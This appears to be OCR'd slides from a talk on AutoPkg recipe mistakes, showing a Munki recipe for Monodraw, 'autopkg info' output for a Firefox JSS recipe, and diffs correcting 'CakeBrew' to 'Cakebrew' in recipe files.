
Monodraw.munki.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
...
<key>Identifier</key>
<string>com.github.homebysix.munki.Monodraw</string>
<key>Input</key>
<dict>
  <key>MUNKI_REPO_SUBDIR</key>
  <string>apps/%NAME%</string>
  <key>NAME</key>
  <string>Monodraw</string>
  <key>pkginfo</key>
  <dict>
    <key>catalogs</key>
    <array>
      <string>development</string>
    </array>
    <key>description</key>
    <string>ASCII art editor.</string>
    <key>developer</key>
    <string>Helftone Ltd</string>
    <key>display_name</key>
    <string>Monodraw</string>
    <key>name</key>
    <string>%NAME%</string>
```

#9: TECHNICAL CONFUSION



#9: TECHNICAL CONFUSION



#9: TECHNICAL CONFUSION


```
$ autopkg info Firefox.jss
```

```
Description:          Uses parent pkg recipe to download latest Firefox and import it into the JSS.
Identifier:        com.github.rtrouton.jss.Firefox
Munki import recipe: False
Has check phase:   True
Builds package:    True
Recipe file path: -/Library/AutoPkg/RecipeRepos/com.github.autopkg.rtrouton-recipes/JSS/Firefox.jss.recipe
Parent recipe(s): -/Library/AutoPkg/RecipeRepos/com.github.autopkg.rtrouton-recipes/Firefox/Firefox.pkg.recipe
                  -/Library/AutoPkg/RecipeRepos/com.github.autopkg.recipes/Mozilla/Firefox.download.recipe

Input values:

CATEGORY = "Web Browsers and Internet Utilities";
DESCRIPTION = "Web Browser.";
"DISABLE_CODE_SIGNATURE_VERIFICATION" = 0;
"GROUP_NAME" = "%NAME%-update-smart";
"GROUP_TEMPLATE" = "%RECIPE_DIR%/SmartGroupTemplate.xml";
ICON = "%RECIPE_DIR%/Firefox.png";
LOCALE = "en-US";
NAME = Firefox;
"POLICY_CATEGORY" = Testing;
"POLICY_TEMPLATE" = "%RECIPE_DIR%/PolicyTemplate.xml";
RELEASE = latest;
```

#9: TECHNICAL CONFUSION



#10: FIND/REPLACE FLUBS

The screenshot shows a GitHub commit interface for a repository named 'foo-recipes'. The commit is titled '4 Changes' and is associated with the file 'CakeBrew/CakeBrew.download.recipe'. The commit message is: 'Created with Recipe Robot v0.0.4 (<https://github.com/homebysix/recipe-robot>)'.

The diff shows several changes, with a specific section highlighted by a red box:


```
diff --git a/CakeBrew/CakeBrew.download.recipe b/CakeBrew/CakeBrew.download.recipe
--- a/CakeBrew/CakeBrew.download.recipe
+++ b/CakeBrew/CakeBrew.download.recipe
@@ -8,8 +8,8 @@ string>Downloads the latest version of CakeBrew.</string>
@@ -10,8 +10,8 @@ string>com.github.homebysix.download.CakeBrew</string>
@@ -14,8 +14,8 @@ string>CakeBrew</string>
@@ -16,8 +16,8 @@ string>https://www.CakeBrew.com/appcast/profileInfo.php</string>
@@ -63,8 +63,8 @@ string>anchor apple generic and identifier "com.brunophilipe.CakeBrew" and (certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or
@@ -63,8 +63,8 @@ string>anchor apple generic and identifier "com.brunophilipe.Cakebrew" and (certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or
```

The red box highlights the following lines of code:

```
8 - <string>Downloads the latest version of CakeBrew.</string>
8 + <string>Downloads the latest version of Cakebrew.</string>
9 - <key>Identifier</key>
10 - <string>com.github.homebysix.download.CakeBrew</string>
10 + <string>com.github.homebysix.download.Cakebrew</string>
```

The commit also includes a 'Summary' section with a user icon and a 'Commit to master' button at the bottom.

#10: FIND/REPLACE FLUBS



The screenshot shows a GitHub desktop application window with a dark theme. The main area displays a diff view for a file named `CakeBrew/CakeBrew.munki.recipe`. The diff shows four changes across 38 lines. A red box highlights a specific section of the diff, specifically lines 15 through 17, which show a misspelling of "Cakebrew" as "CakeBrew".

4 Changes | CakeBrew/CakeBrew.munki.recipe

```
@@ -5,7 +5,7 @@
 5   5     <key>Comment</key>
 6   6     <string>Created with Recipe Robot v0.0.4 (https://github.com/homebysix/recipe-robot)</string>
 7   7     <key>Description</key>
 8 - 8     <string>Downloads the latest version of CakeBrew and imports it into Munki.</string>
 9   9     <key>Identifier</key>
10  10    <string>com.github.homebysix.munki.CakeBrew</string>
11  11     <key>Input</key>
...
13  13     <key>MUNKI_REPO_SUBDIR</key>
14  14     <string>%NAME%</string>
15  15     <key>NAME</key>
16 - 16     <string>CakeBrew</string>
16 + 16     <string>Cakebrew</string>
17  17     <key>pkgraindex</key>
18  18     <dict>
19  19       <key>catalogs</key>
...
25  25     <key>developer</key>
26  26     <string>Bruno Philipe</string>
27  27     <key>display_name</key>
28 - 28     <string>CakeBrew</string>
28 + 28     <string>Cakebrew</string>
29  29     <key>name</key>
30  30     <string>%NAME%</string>
31  31     <key>unattended_install</key>
...
35  35     <key>MinimumVersion</key>
36  36     <string>0.5.0</string>
37  37     <key>ParentRecipe</key>
38 - 38     <string>com.github.homebysix.download.CakeBrew</string>
38 + 38     <string>com.github.homebysix.download.Cakebrew</string>
```

Summary | Description | Commit to master

Committed 2 minutes ago | Removed comment. | Undo

#10: FIND/REPLACE FLUBS

MunkiAdmin - Packages

